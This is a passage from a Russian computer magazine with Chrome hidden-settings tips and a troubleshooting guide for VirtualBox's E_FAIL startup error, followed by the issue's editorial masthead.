приятнее.




Lumen

5 ПОЛЕЗНЫХ НАСТРОЕК GOOGLE CHROME, О КОТОРЫХ ЗНАЕТ НЕ КАЖДЫЙ

В Chrome есть масса настроек, скрытых от простых пользователей. В разделе экспериментальных параметров можно найти немало интересного. Вот пять «тайных» настроек, которые могут тебе пригодиться.

Чтобы открыть раздел скрытых переменных, набери в адресной строке chrome://flags. Ты увидишь кучу параметров, которые пока что тестируются разработчиками, решение об их включении в браузер пока не принято. Но кое-что уже вполне можно включить!



Скрытый раздел настроек

1. **Пробуем протокол QUIC:**
   chrome://flags/#enable-quic
   QUIC (Quick UDP Internet Connections) — новый экспериментальный интернет-протокол, разработанный в Google. Он создан для ускорения работы соединений и задуман как замена TCP. Хоть на данный момент он и не особенно распространен, но при обращении к серверам Google может дать некоторую прибавку скорости.

2. **Разрешаем Chrome создавать пароли:**
   chrome://flags/#enable-password-generation
   Если активировать эту настройку, то Chrome будет автоматически создавать пароли и предлагать их, когда ты находишься на странице регистрации. Функция бывает полезной и хорошо работает вместе со встроенным сервисом хранения паролей.


3. **Активируем плавную прокрутку:**
   chrome://flags/#smooth-scrolling
   Этой фичи пользователи ждут с самого появления Chrome. И вот наконец у девелоперов дошли до нее руки. Включаем и наслаждаемся!

4. **Добавляем к вкладкам выключатель звука:**
   chrome://flags/#enable-tab-audio-muting
   Если вдруг в какой-либо вкладке у тебя начнет играть музыка или воспроизводиться видео, то Chrome отметит эту вкладку значком громкоговорителя. Это помогает найти засевший где-нибудь видеобаннер, пропущенный «Адблоком», или забытую вкладку с YouTube. Если активировать скрытую настройку, этот же значок можно будет использовать для быстрого отключения звука на отдельной вкладке.

5. **Ускоряем закрытие вкладок:**
   chrome://flags/#enable-fast-unload
   Эта настройка сделает интерфейс чуть более отзывчивым, ускорив закрытие вкладок. Особо обольщаться не стоит — ускоряется лишь работа графического интерфейса, а не движка Chrome, но полезно уже и это.

КАК ПОБЕДИТЬ ОШИБКУ E_FAIL ПРИ РАБОТЕ С VIRTUALBOX

Иногда VirtualBox при запуске выдает загадочную ошибку E_FAIL (0x80004005). К ее появлению может привести несколько разных проблем, с решением которых мы и разберемся.



Не удалось открыть сессию для виртуальной машины **ubuntu-14.04-desktop-amd64**.

The virtual machine **'ubuntu-14.04-desktop-amd64'** has terminated unexpectedly during startup with exit code 1.

```
Код ошибки: E_FAIL (0x80004005)
Компонент: Machine
Интерфейс: IMachine {480cf695-2d8d-4256-9c7c-
           cce4184fa048}
```


Ошибка VirtualBox

Чаще всего ошибка возникает, когда VirtualBox не может записать состояние машины в файл vbox. Если точнее, то сообщение появится на следующий раз — при попытке открыть такой файл. Вообще, когда VirtualBox по каким-то причинам не может сохранить состояние машины (к примеру, файл поврежден или занят другим процессом), программа попытается сохранить состояние виртуалки в файлы с таким же именем, но с добавлением к расширению vbox -prev или -tmp. Так что первый вариант решения проблемы — поискать такие файлы в каталогах VirtualBox.

```
C:\Users\<имя пользователя>\VirtualBox VMs\<имя машины>\
C:\Users\<имя пользователя>\.VirtualBox\
```

Если версии -prev или -tmp нашлись, то нужно сделать следующее.

1. Файл `имя_машины.vbox` удалить, но перед этим на всякий случай сохранить в отдельную директорию.
2. Файл имя_машины.vbox-prev переименовать в имя_машины.vbox, проще говоря, нужно стереть -prev из расширения файла.




Имя	Дата изменения	Тип	Размер
Logs	14.09.2016 9:20	Папка с файлами	
Win7.vbox	20.09.2016 8:27	VirtualBox Machin...	8 КБ
Win7.vbox-prev	14.09.2016 10:51	Файл "VBOX-PREV"	8 КБ

Рабочие файлы

Если в папке найдутся файлы с расширением xml-prev или xml-tmp, то с ними нужно поступить точно так же. И конечно же, эти действия нужно проделать в обеих папках. Бывает, правда, что все эти процедуры никак не помогают и ошибка остается. В некоторых случаях работе VirtualBox может мешать обновление Windows под номером KB3004394. Думаю, ты знаешь, что с ним делать. Открываем консоль и удаляем обновление:


```
wusa /uninstall /kb:3004394
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\[redacted]>wusa /uninstall /kb:3004394
```

Удаляем обновление KB3004394

После этого нужно ребутнуться и снова попробовать завести виртуалку. Не помогло? В таком случае советую слазить в BIOS и посмотреть, включена ли виртуализация. Нужный параметр называется Intel Virtualization Technology. Где он расположен, сказать сложно — это зависит исключительно от вендора матплаты.



```
          Aptio Setup Utility - Copyright (C) 2012 American Megatrends, Inc.
    Advanced

  CPU Configuration                                  When enabled, a VMM can
                                                     utilize the additional
  Intel(R) Core(TM) i3-3220 CPU @ 3.30GHz            hardware capabilities provided
  CPU Signature                306a9                 by Vanderpool Technology
  Microcode Patch              17
  Max CPU Speed                3300 MHz
  Min CPU Speed                1600 MHz
  CPU Speed                    3300 MHz
  Processor Cores              2
  Intel HT Technology          Supported
  Intel VT-x Technology        Supported
  Intel SMX Technology         Not Supported
  64-bit                       Supported
                                                     ++: Select Screen
  L1 Data Cache                32 kB x 2             ↑↓: Select Item
  L1 Code Cache                32 kB x 2             Enter: Select
  L2 Cache                     256 kB x 2            +/-: Change Opt.
  L3 Cache                     3072 kB               F1: General Help
                                                     F2: Previous Values
  Hyper-threading              [Enabled]             F3: Optimized Defaults
  Intel Virtualization Technology  [Disabled]        F4: Save & Exit
                                                     ESC: Exit

          Version 2.15.1229. Copyright (C) 2012 American Megatrends, Inc.
```

Intel Virtualization Technology

Если ничего так и не помогло, то решением может стать использование более старых версий программы. К примеру, в VirtualBox 4.3.12 и 4.3.10 таких проблем не наблюдалось.

ХАКЕР 18+

№ 10 (213)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик
цифровой версии

DepositPhotos.com
Источник лицензионных
фото и графики

РЕКЛАМА

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: paywall@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

